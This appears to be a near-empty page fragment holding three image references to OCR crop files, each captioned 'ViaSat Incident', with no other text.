
ViaSat Incident




ViaSat Incident




ViaSat Incident



